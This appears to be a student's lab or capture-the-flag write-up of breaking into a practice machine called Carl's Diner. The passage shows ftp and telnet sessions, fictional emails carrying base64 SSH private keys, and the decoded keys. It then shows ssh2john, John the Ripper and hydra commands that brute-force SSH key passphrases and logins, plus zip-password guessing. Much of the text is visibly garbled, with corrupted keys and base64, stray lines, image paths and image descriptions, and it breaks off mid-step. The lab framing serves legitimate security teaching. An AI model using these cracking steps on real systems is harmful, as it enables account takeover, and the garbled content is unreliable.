From: adrijan12@fastmail.com
To: diego@carlsdiner.net
You are able to hear
```

```
-- =====750294119500450781=
Content-Type: text/plain; charset="us-ascii"
MIME-Version: 1.0
Content-Transfer-Encoding: 7bit

Greetings Diego,
```

Carl tells me that I will be joining the dimer, and that I should speak with you about getting access to the billing system.

Please tell me what should be done next.

Adrijan

```
File Actions Edit View Help
```

```
S cat audit.mme
Content-Type: multipart/mixed; boundary="====4739702285066168110=="
MIME-Version: 1.0
Subject: Audit Results
From: otis@carlsdiner.net
To: diego@carlsdiner.net

-- =====4739702285066168110==
Content-Type: text/plain; charset="us-ascii"
MIME-Version: 1.0
Content-Transfer-Encoding: 7bit

Hey Diego,
```

We have the audit results back. Very few findings, but I am kind of concerned because they said there were some lax practices on your part.

You're the security person You should be using strong passwords and not leaving keys in insecure places.

Btw- what is a key?

Otis

```
-- =====4739702285066168110==
```

S cat bike.mme

```
Content-Type: multipart/mixed; boundary="====7473628808088356009=="
MIME-Version: 1.0
Subject: Bike ready
From: bruce@southclericSports.com
To: diego@carlsdiner.net
You are able to hear
```

```
-- =====7473628808088356009=
Content-Type: text/plain; charset="us-ascii"
MIME-Version: 1.0
Content-Transfer-Encoding: 7bit

Diego my dude, good news: your new bike is ready!
```


We're open Tues thru Sun, 10-7. Come on by!

```
-- =====7473628808088356009==
```

S cat water_usage.mme

```
Content-Type: multipart/mixed; boundary="====1809886247789656835=="
MIME-Version: 1.0
```

I found **water_usage.mme** file in the same folder which had some information about water bills and usage in csv format. I fetched the **water_usage.mme** file to my host kali by connecting to **ftp** and using the **get water_usage.mme** command as shown below:



```


kali@kali:~/Desktop/HackingEx
File Actions Edit View Help

(kali㉿kali)-[~/Desktop/HackingEx]
$ ftp 10.0.2.4
Connected to 10.0.2.4.
220 (vsFTPd 3.0.3)
Name (10.0.2.4:kali): diego
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||46919|)
150 Here comes the directory listing.
drwxr-x-- 6 1007 1007 4096 May 09 14:13 .
drwxr-xr-x 8 0 0 4096 Apr 08 16:48 ..
-rw----- 1 1007 1007 62 May 05 18:06 .bash_history
-rw----- 1 1007 1007 20 May 09 14:13 .lessht
drwxr-xr-x 2 1007 1007 4096 Apr 08 16:48 .nothing
-rw----- 1 1007 1007 83 May 03 13:13 .sqlite_history
drwxr-xr-x 2 1007 1007 4096 Apr 08 16:48 .ssh
-rw----- 1 1007 1007 3121 May 05 21:08 .viminfo
drwxr-xr-x 2 1007 1007 4096 Apr 08 16:48 incoming
-rwrxr-xr-x 1 1007 1007 176 Apr 08 16:48 mixedburger
drwxr-xr-x 3 1007 1007 4096 May 05 21:08 outgoing
-rwrxr-xr-x 1 1007 1007 64 Apr 08 16:48 sample
226 Directory send OK.
ftp> cd incoming
250 Directory successfully changed.
ftp> get water_usage.mme
local: water_usage.mme remote: water_usage.mme
229 Entering Extended Passive Mode (|||18443|)
150 Opening BINARY mode data connection for water_usage.mme (0 bytes).
0 0.00 KiB/s
226 Transfer complete.
ftp> exit
221 Goodbye.

(kali㉿kali)-[~/Desktop/HackingEx]

```

Next, I copy pasted the **water_usage.mme** file content in Base64 decoding website [4] and stored the text in **decoded_water_usage** file. But this information was not useful in fetching any user passwords.



ID,Water Use,Classification
1,79211,2
2,77539,2
3,76155,2
4,75648,2
5,76198,2
6,77571,2
7,79698,2
8,81571,2
9,82209,2
10,82627,2
11,82640,2
12,82252,2
13,81535,2
14,80359,2
15,79582,2
16,79980,2
17,82820,2

B. Mixedburger file: In this file, I found some information which was not useful to crack any passwords.

```
(kali㉿kali)-[~/Desktop/HackingEx]
$ telnet 10.0.2.4 23
Trying 10.0.2.4 ...
Connected to 10.0.2.4.
Escape character is ']'.
Welcome to CARL'S DINER

The guest password is GuestPassword!

This server is NEVER gonna let you down.
carlsdiner login: diego
Password:
Linux carlsdiner 6.1.0-13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.55-1 (2023-09-29) x8
6_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu May 9 14:32:37 EDT 2024 from 10.0.2.15 on pts/0
$ ls
incoming mixedburger outgoing sample
$ cat mixedburger
5 lbs of ground goose
5 lbs of ground duck
5 lbs of ground spicy sausages


- mix together??
- add an egg
- what egg?

best kind of bread

THIS IS WORK IN PROGRESS
$
```

C. Outgoing folder: In this folder, I found **adrijan.mme**, **bruno.mme** and **locks.mme** files.

I opened **adrijan.mme** and **bruno.mme** files, copied the base64 encoded content from both the files.



The image shows two side-by-side terminal windows on a Mac OS X desktop. Both windows have the title 'kali:kali: ~/Desktop/HackingEx'. The left window displays the content of the 'adrijan.mme' file, which is a multipart/mixed message. It includes a text part from 'diego@carlsdiner.net' to 'adrijan@carlsdiner.net' with a message about a key being attached over the phone. The right window displays the content of the 'bruno.mme' file, also a multipart/mixed message. It includes a text part from 'diego@carlsdiner.net' to 'bruno@carlsdiner.net' with a message about a key being attached over the phone. Both messages contain base64 encoded attachments.

```
File Actions Edit View Help
$ ls -la
total 36
drwxr-xr-x 3 diego diego 4096 May 5 21:08 .
drwxr-xr-- 6 diego diego 4096 May 9 14:13 ..
-rw-r-xr-x 1 diego diego 4272 Apr 8 16:48 adrijan.mme
-rw-r-xr-x 1 diego diego 426b Apr 8 16:48 bruno.mme
-rw-r-xr-x 1 diego diego 963 Apr 8 16:48 locks.mme
drwxr-xr-x 2 diego diego 4096 May 5 21:09 __pycache__
-rw-r--r-- 1 diego diego 0 May 5 21:08 python.py
-rw-r--r-- 1 diego diego 222 May 5 21:08 server.py
$ cat adrijan.mme
Content-Type: multipart/mixed; boundary="-----5413189709800234443"
MIME-Version: 1.0
Subject: Account Setup
From: diego@carlsdiner.net
To: adrijan@carlsdiner.net

-----5413189709800234443=
Content-Type: text/plain; charset="us-ascii"
MIME Version: 1.0
Content-Transfer-Encoding: 7bit

Hello Adrijan,

Your key is attached. I used the password you told me over the phone.

Diego
-----5413189709800234443=
Content-Type: application/octet-stream
MIME-Version: 1.0
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="id_adrijan"

LS0tLS1CRUdJTiBPUEVOU1NITFRSSV7RVEIgS0V7iS0t!S0KViJChGJiJiTaPhCzFyWlJhrdGR
QFB021GbGN6STFoTgZbQF0Qdzbv5ZvhCMF3Q0UFhQUBQJEd3ho2F3KwpET01
WE5xYzhEcKFBQUFBUUFQBFQUFhBqUFBQJN0emFDmXjJhKvBQUFBRzRCUJ3Q0UFCz1F
dxVoeWNDC1ZCUGNqelZ42KRc19tM0UdVl2z1_zlci2zjKS1Hai0RRLnpawtpE5gK1c
TUXBVW9RWLc15VR0NE45XvH51gTu2zcdct13nf500xwVbY3jYQUVRxRduMtJd0vlt1mt
UkhtakVDTTR15IdQ7Gk4dVa5dkg6au95QfPJuJYy59jaAxoa175V14b1NVL1zU59uQlp
y3g5YXk0sTKqy0w3QylhV0UfCET9MViRTekztzLbnzAvK1fUlhz6z0sU0M5R3lyclpPQ2F
VXFv0FDbENZuNzZGoyhJn4LzhgZVjdZyTDRK0HzoEzqMHEFagE3ckJTGVENTERjl
Zk50b0EKWFBEV29yVmFNNzLETUJRM29MsK10WgxNz1ZWSfJZH4b6xyYXuyL1E3YVBjUwC

File Actions Edit View Help
$ cat bruno.mme
Content-Type: multipart/mixed; boundary="-----0248348450489796563"
MIME-Version: 1.0
Subject: Account Setup
From: diego@carlsdiner.net
To: bruno@carlsdiner.net

-----0248348450489796563=
Content-Type: text/plain; charset="us-ascii"
MIME-Version: 1.0
Content-Transfer-Encoding: 7bit

Hello Bruno,

Your key is attached. I used the password you told me over the phone.

Diego
-----0248348450489796563=
Content-Type: application/octet-stream
MIME-Version: 1.0
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="id_bruno"

LS0tLS1CRUdJTiBPUEVOU1NITFRSSV7RVEIgS0V7iS0t!S0KViJChGJiJiTaPhCzFyWlJhrdGR
QFB021GbGN6STFoTgZbQF0Qdzbv5ZvhCMF3Q0UFhQUBQJEd3ho2F3KwpET01
WE5xYzhEcKFBQUFBUUFQBFQUFhBqUFBQJN0emFDmXjJhKvBQUFBRzRCUJ3Q0UFCz1F
dxVoeWNDC1ZCUGNqelZ42KRc19tM0UdVl2z1_zlci2zjKS1Hai0RRLnpawtpE5gK1c
TUXBVW9RWLc15VR0NE45XvH51gTu2zcdct13nf500xwVbY3jYQUVRxRduMtJd0vlt1mt
UkhtakVDTTR15IdQ7Gk4dVa5dkg6au95QfPJuJYy59jaAxoa175V14b1NVL1zU59uQlp
y3g5YXk0sTKqy0w3QylhV0UfCET9MViRTekztzLbnzAvK1fUlhz6z0sU0M5R3lyclpPQ2F
VXFv0FDbENZuNzZGoyhJn4LzhgZVjdZyTDRK0HzoEzqMHEFagE3ckJTGVENTERjl
Zk50b0EKWFBEV29yVmFNNzLETUJRM29MsK10WgxNz1ZWSfJZH4b6xyYXuyL1E3YVBjUwC
```

I decoded the content of both **adrijan.mme** and **bruno.mme** files using Base64 decoder website [4] and stored the OpenSSH private keys in **AdrijanPrivateKey** and **BrunoPrivateKey** files respectively as shown:

~/Desktop/HackingEx/AdrianPrivKey - Mousepad

File Edit Search View Document Help

AdrianPrivKey x BrunoPrivKey x

BEGIN OPENSSH PRIVATE KEY

b3B1nZx1r7KtjdAAACmCt1z1n1jdhTAAAGYmNyxEbR0AAAAGAAARDwxfhdflQw+
D0MhpYXNxxqC8DrAaaaaAAAQAAEAAAGAAWAAA3nzC1yCzAAADAQABAAQdgQpcvuuyhCc
VpBCpVxFd1rE10K9P9gcf5W10KXKGWFS01ik10H+36+MLAUoLzW5T1H4xUinGx
Me37p0x1E0K1YdTAcwXAU_nEnBvNyCbKjgJhhrJECNTUhLw18pu9f010A91q0rpa/rch
1kRykuXs0rSeVr30/pBzvDScx9y4T79bXuAs0pLWTSzKxPyPghet+QhM1aRg4C9G6r
TAzUkX87y0q8c0C1VxR3rdz63s/8xFeLcU6rL78Zf0Dh7arBHeL51-F9d1sfnToA
XPDWorVaM/90MBQ3j0lJINXLMFVWH10v60rau2/pQaP1tg93PA0013aArpEBx//xeY281
s6pr95m/VkPlhOsLyvWVJWVNGEFElia1s27d2vCrTxsHsQp0WLMjpooC1c
Pfd7+/r14GwgsTrDyv3Y7JasQWL013jeqgf2RNf0ZEpxSh0zQaLwQ/MdUmKFcCh
SqrAssfUkehAAWANyqC13Y4XUVE77L0kL1ldwdQg46vqVzwsnL0e9B7QfeLwvtm
Ak5guNeueKbi005-WzKuwpRUL1GEE/Whi5yBaZjkc3nYmsQzKuavM1G/poAsu0Yz+
Niw3z+3T+I2f0DFN0YdZn7g3M7L0wA9mJ0ldxpfdLTMVLTmF1mWl+ubvtf9
s+yw8g+26dM4RY1Uip+3MuYyNxDr0JyR1yLQtLAj5xXh1a1rlBmZkyAchznMuc99Mc
3H2X51FFED0mc3Fn3hsKhobZksCTR1kxLbwv0zOshCt35p4o+2F6311MfhehTy
d65pV5jk9c3wqL92z2mW0kOpzTr7/Ihb5jokAB8SceN4dkQgbvutGndz=H7v9
me4JA8L83Y4F0WxZuBzGRNzUKhCe/omVAoNpDp/fiRCRqesT7Vj/yFwCNY00MS5pqXqL
yXrAViF2iJ5xJS20J9p1ySpvYd3c51kBv9h/FwCNY7zS2G55Nytp9rJgPpkJzRyXr
Ftr1jyLwv0UeUMG0NTW96GKtaKavopR>910hUde0vW0D/100frYm5XSBuob
mBMlLc0t9sk3zTzQWkkDlaIuE+8r-2zf2dC0UPLKJsgm0f01JN/kvhN167Dys0f6
HzQjWpLhuade0u57z2bQdfRfKExQyKpo8g0bpLbpAx1npuMkmRQZ/gc4wA8
T3zQRZIN4+9t1ldWGX7P0FWcPd/LH1Uw1EM+m0tBqT07z9pcJhwIm0hwdfrzg1Ph
Yi1jlnu3xrxNRLu/b2pDInIqk3w10zEcLpmLzZahf16zB6g04Kj3zAMWK7v-Q
Y5Y2H7Wn1llXlm+k58RsPs+phAPRGzC70w0mm+cb4h0rZevSo1sLpMy+j7x+g+rD
y+1FG2bo2w4JxRnxPwnfTw1iXCKxGkeW4/xyRqs0b2Lp7rLvgqP9kxzowTrEg/9W6
/yFOEwzkyNl7L60a0HuexZ41fbCf056T1u805BLPpW7n0xhsGe1VpD1jUfH7Fx4wB
L30s2CKhDnP7H7P7yMw3u4hBipAyAeh9g4*50LP1ZMw1lu0w18YWy
4MQMweweKgnZ34BAy/U9JKF4rtulcsy+c+fd0mud65LulhDfJbB297n/Ey2yq+iKnN
drBLHE0/+EuPsmf9Lgdzuw0001r+2zq99p530/NTvYeKHNKF9+Fu0s-wKmB
1A+Ub0d0wD0lq1w1yEJU20wCmu545/A+pwh+DYNgtNL4204bd01/ra2GuJ5wD9
Ya+wGf01TuJwfaCFOHRL7awzwv82Em/p104e0Cdq5Ef9LGz21Mfq0+Gaar
o1j1Z2Rzbzbfv7n1Al7zD0d1tQzKyM41bh5p1dhP/f1LTX/wdhu2017r+Me6X
Kses9e+y2UTXlk+fggwzjSxKyzKzExU0tQy0u8r+9Y+d76+2a33D1gnKwmx
Si1Xx1npymrDyCD0T9k1ruBir+05707exlykEw0RvXBLaHoku2dAhLkHn0u10z495g11
1FNf7mamP45c1uqh3gkhsfR1N31t1HtrB+A+Sh+b1H56Pdn5YfhsNrpXhs3Te5QY
zatopmuNzNb0030y+Jwv7110w0dtkdhtQw3tE8zmVcuFaJ0007Anugbl30+j8B
vi1AK0C9n9dzlt/uky7Dw7KsMg0yB98795KF6gE4fa/lzFci4kTtYY5X2
lb7xw=

END OPENSSH PRIVATE KEY

~/Desktop/HackingEx/BrunoPrivKey - Mousepad

File Edit Search View Document Help

AdrianPrivKey x BrunoPrivKey x

BEGIN OPENSSH PRIVATE KEY

b3B1nza1Cz1r7KtjdAAACmCt1z1n1jdhTAAAGYmNyxEbR0AAAAGAAABA3RBHeF1
ReXt0sB7zPzppAaaaaAAAQAAEAAAGAAWAAA3nzC1yCzAAADAQABAAQdgQpcvuuyhCc
P3a+jG7StQsCmDrmLnHgC43zGzbN1uAy+z0U08C804+en1Uo0z1pt7L5H0nBdJGzv
At82Bsrhds8j1zTxrwsXF2pWf4+UpwApxRksXuJ9vneU0s6xUx6aw0jP1Pw16h5b5c
bt1BslBf89A7y1xQy0m0n2u1p9JzqJzay64pRaPwFyqJazLw1Ovc1a1aYzCoyJ2iGz
1R9X50u/ThLfwv96wMlHgMlsLs1h0d0wkv5zA2011c8s8e/17fVkt1LrovXKbjpMs
h1CYcPqj0R8xNc3+P01k1fuSwJ7p7eVbRk6yN01Ct02n4k+mAh6bkhf/PscimmsrghfH
Ces+1C9LkrhF7v4+zko2m0plq1pQm1n1hKgJh0u71se0+Gad1Qf0717IMtA4+H+H8
4N7W7trZnPf+rgsLJtEld0f10F3n5Unm0kohJcVhQf07ExSpssPg+0+A96d9p9t0mSho
2FGeYvshB1pU81vW/AB091n1Vd/BS7F1#)Ez02bZkVQzJ15b7byg7WgQk/1oYd11
2vFjVfK1Ch1Q0YQYyG7vS102L2j1hmrJwLd1LwLcwgxtwFyqJekh7yBz/51/VJY
i1p10+2y+6t7y1oDaLWLRGQd/Wy10T1QyGnLwDy5uhsy+Pbry262514bpT46
nhr/kwgJyCjC0SvAyJG60LCh4uLwA80c+xTjU7B3dM+1f3t1Mw8uLpK6YXf9tG
oZk0F0NzCnXgk0C9yFyShnAl5p1+02qApcSp5wBvBd1CdmMoSmAhdhB4s10p0W8cS
k1+B8h+7bs5m2TbWfcb5t0sWp0d4j20u0z0T2f1R0Lx1C0sAc5Hs+0yTgj03St1jNk
gHfKjt7/S1yLw0t13/JyHfNj3vS0z1e/evP0vq4j1vDzUJ1cMerRch1jQleJ1uJf4gJ
LATiF3mVhKjDqNzQj0zJCSRQf/CBB883jFEAGRfKu042a195cJ2yAua354VfYq3
FBx4n4L/h0P+Brgh0mPj/v1LeJf01KwA2V1yLnsz/ds2vmlnB12kLYMM25uInX
HkTQH07y/Zp7y2z6xLs1RwL1x+z7yPmLeg9K5cna0mdTnKftrV7nB
o/ld/qqP0Lyr1B2d0yMed3m5vq7H7w7yQsyPqlasLsi1e10d1fPTII0k9gd02
czkE71/z2xhEim520m2ts/Bw5PsfGwFEdj1L7nH0gZd1LsV1Y1n2dhScw1M2Cp
7WksLmbT03tEv3z/vLq1TeS0pFa/Fu/w8+NgceNwNzHxI2jHe08B1g1Peguvza
qyPN2H2z+1+11hgMg0upD0uLz7aBh2QDZU0Pf41EcPeT18aUs+A+H+gJ3YxgvKw
s17L2r17B2k5j2spvzK2A9+w/Pf7Cv1Y1kLm0d51J2X1kso0SExtBw1v0HgbyfC7lW
KtJt1oLCEXYxLsD1iE+izCyd0PC5:9EBCEKVN/n7RBU56NgA53y+5n-krXyL1e+
syNk/mjJw8u0yXzJr7e1ZQVtBy+2N-memn+9Up4frB.yiF2t3L3YTs5YqjD
QunFmuMnd1Lw/a8wvLh0gBn1r/1N1Lb2g4z3H1/rF2z0uMkmFgy3Qz3JhLx
MDNKK0eHKNWjy1uL1rJfC93J12jz1pM8B78/Rs1T0uB0Vd7z/A2f1n3d9Pw0P
1L2/Bgt/svsB1V7jL8Q0p2s1zXm70mkryfdff16tso65kayH4r9gFy1Wg8rD
8aRdZ0Cv+b211J7f4s+Ay9q9d/jD1Wl/B2lUn1tAj/Bp0eE+1+jM3C1yCp7wY
Lm1Ys1hsh1tHd4nA+FFKx7w181Xm72f1l7yPv5iB1r+2f1TmKwRf5tH0e
1+94+Cvtw0i1Cj3h00aduWm052s2xwz/s/Kel/c9c+jMp3mPiD17Q50d0hF1v
by+rVlhd20t1hlgP168B0f2j6D0xpehPn1d2t0G5Nf0/h0KbG-sDr+JhblLuw
es+wMbl156NzQz0u8xu0j62zb0/x/EnuhsF5x83DyqmnWu4t+f0h8T6gmN00UrAmSk
D7Qd+Vt+jKqjyPQ5g9ay9w7B1IBBDgrnhUqEsJa/n+5P8686Lm0nWhScsFj
Wanrra=

END OPENSSH PRIVATE KEY

I converted the OpenSSH private keys of Adrijan and Bruno into files that can be cracked with john using **ssh2john** command [2] as shown and created **AdrijanPrivKeyHash** and **BrunoPrivKeyHash** files.

```
kali㉿kali: ~/Desktop/HackingEx
File Actions Edit View Help

└─(kali㉿kali)-[~/Desktop/HackingEx]
$ ssh2john AdrijanPrivateKey > AdrijanPrivateKeyHash

└─(kali㉿kali)-[~/Desktop/HackingEx]
$ ssh2john BrunoPrivateKey > BrunoPrivateKeyHash

└─(kali㉿kali)-[~/Desktop/HackingEx]
$ 
```

After obtaining the private keys, I ran John the ripper and hydra on both AdrijanPrivKeyHash and BrunoPrivKeyHash with my custom wordlist HackExPwd.txt and rockyou.txt for 3-4 days but I didn't get any results.

The terminal window displays two sessions of password cracking. The left session shows the use of John the Ripper with the command:

```
$ sudo john AdrijanPrivKeyHash --wordlist=HackExPwd.txt
```

The right session shows the use of Hydra with the command:

```
$ hydra -l AdrijanPrivKeyHash -P HackExPwd.txt 10.0.2.4 -t4 ssh
```

Both sessions show progress with various hash types and iteration counts. The Hydra session includes a warning about its use.

Next, I checked **locks.mme** file and found an email sent by Otis to Diego with a password protected combinations.zip file. I copied the encrypted Base64 code, decrypted it to a file using an online tool [5] and downloaded the file **application.zip** on my host.

Using the clues given by Otis in the mail, I tried variations of town SouthCleric, Arizona from Carl's diner website, opened the file with **southclericaz** as password and found some content which was not useful for cracking any password as shown:

```

kali@kali: ~/Desktop/HackingEx
File Actions Edit View Help
drwxr-xr-x 2 diego diego 4096 Apr  8 16:48 .ssh
-rw-r--r-- 1 diego diego 3121 May  5 21:08 .viminfo
$ cd outgoing
$ ls -la
total 36
drwxr-xr-x 3 diego diego 4096 May  5 21:08 .
drwxr-xr-- 5 diego diego 4096 May  9 14:13 ..
-rwxr-xr-x 1 diego diego 272 Apr  8 16:48 adrian.mmc
-rwxr-xr-x 1 diego diego 266 Apr  8 16:48 bruno.mmc
-rwxr-xr-x 1 diego diego 963 Apr  8 16:48 locks.mmc
drwxr-xr-- 2 diego diego 4096 May  5 21:08 __pycache__
-rw-r--r-- 1 diego diego  0 May  5 21:08 python.py
-rw-r--r-- 1 diego diego 222 May  5 21:08 server.py
$ cat locks.mmc
Content-Type: multipart/mixed; boundary="-----6271470293987978961="
MIME-Version: 1.0
Subject: Lock Change
From: diego@carlsdiner.net
To: otis@carlsdiner.net

-----6271470293987978961=
Content-Type: text/plain; charset='us-ascii'
MIME-Version: 1.0
Content-Transfer-Encoding: /bit

Hi Otis,
I changed the locks like you asked. The new combination is attached. Password is your usual one (name of our town).

Diego
-----6271470293987978961=
Content-Type: application/cctet-stream
MIME-Version: 1.0
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="combination.zip"
UEsDBQQAQAAAAddshj5i5vkrFxwAAAaAAAPAAAAAY29iYmluYKRp624udlh0Lmp9BYNvkFYdt0uV
9uSAkpwihNV51cZQSWECPwAUAAAEEAAA3UdY4urSMRcAAAALAAAAdwAkAAAAAAAACAAAAAAA
Y29tYmluYXRp624udh0hCgAgAAAAAAABAgAvyT0W/a12gEAAAAAAAAMAAAAAAAAMAAAUEsFBgAA
AAAABAAFAYQAAAFeQAAAAMAAA
-----6271470293987978961=-

```

D. Hidden folder .ssh: In this folder, the `authorized_keys` file caught my eyes, I opened it using the command **cat authorized_keys** and found two OpenSSH private keys in it.

```

kali@kali: ~/Desktop/HackingEx
File Actions Edit View Help
$ cd .ssh
$ ls -la
total 24
drwxr-xr-x 2 diego diego 4096 Apr  8 16:48 .
drwxr-xr-- 6 diego diego 4096 May  9 14:13 ..
-rw-r--r-- 1 diego diego 5824 Apr  8 16:48 authorized_keys
-rw-r--r-- 1 diego diego 2635 Apr  8 16:48 id_diego
-rw-r--r-- 1 diego diego 554 Apr  8 16:48 id_diego.pub
$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAABgQCd/WuvW9e46yqCK5tmW4aNmbIN
japYqyWx5J+yzKPmQWagwB0djxf4d4o zR7lkQXgfhfNU+VJG56+cNL4IN/msC9aW
qnm+KxtWEUZombTmaM+2ZIw7fPJ3oiWpmrqfn7m/A8kbALrVezBoU3bijBXb20p
QaeD59DRYc1GGf05j02LuKkO44msmgBpHDqS0wcCmipUwDe6rGeEwKzCD5wvv9lP
VrsD3MuHhmkg1vBSSNiA25a+C8P4cT5E35d5xTwQMkJ3ivznLWVmzgtvj09QAi46
Uj6GqJkStThoSGitxgrpgej+xeMm3A5M0iLqp1Z/IYbdqNfC/yuAduBJsqrHKgF1
WnrRM=
----- BEGIN OPENSSH PRIVATE KEY -----
b3BlbnNzaC1rZXktjdEAAAACmFlczI1Ni1jdHIAAGYmNyexB0AAAAGAAAABDC
6K7EunOqnNcljFAAAAQAAAAAAGXAAAAB3NzaC1yc2EAAAQABAAABgQDZqV
iSvl1CDW3rGtiVvb/1f2iJEFegi1T3qL6fJ4aUGolfLhbffiwQHBtcqKABFvvTH
el9j7CLSLtdMIDmyU1sNgv+JaksniHhaCe3uqnID6hugEX89vrF8HuQm579TXM0L
l0c2FSjCsoZIRLQpCymh9d9YtaefMycjxq7RibNN0oLuQ1ttEGWGQbsa0hwWPk
WImZRdh1/Q4diP6GGbdZrIOLm/rX9cI1D0Tx3odVGUyliUK19801mnd2zAXNMFr
1Zzk1h86KqrKsUucBxrOru8ZQyfV5FviE3ZMzMJHWtHKy6UZJ85L1+IldJXLQToo
caq2Vmx0eNFk07d1RL1+AQ5U1HCLjd7xHsyAR6y/ETIZ0h6+LD/t2P6inBouNYB
AUVd8IRXOPMhjs5o8++fQlt68B0xL9f/FaNixQuPZ8iy3oQRXarGGTL16w64Z7TK
YpUL4v8iAdBN8AAWAGAYbf5txm+7MHcw1B7d1GDZ2LsGbh1FU08GU03hIPv+yls
B1SxomEv/vw1SYwcrsD30oGe8aftNoS8cofKaK++Vfgn6uiwG01vagds0kSu5ci

```

I copy pasted each OpenSSH key from the `authorized_keys` file into separate files called **opensshkey1** and **opensshkey2** as shown below:

```

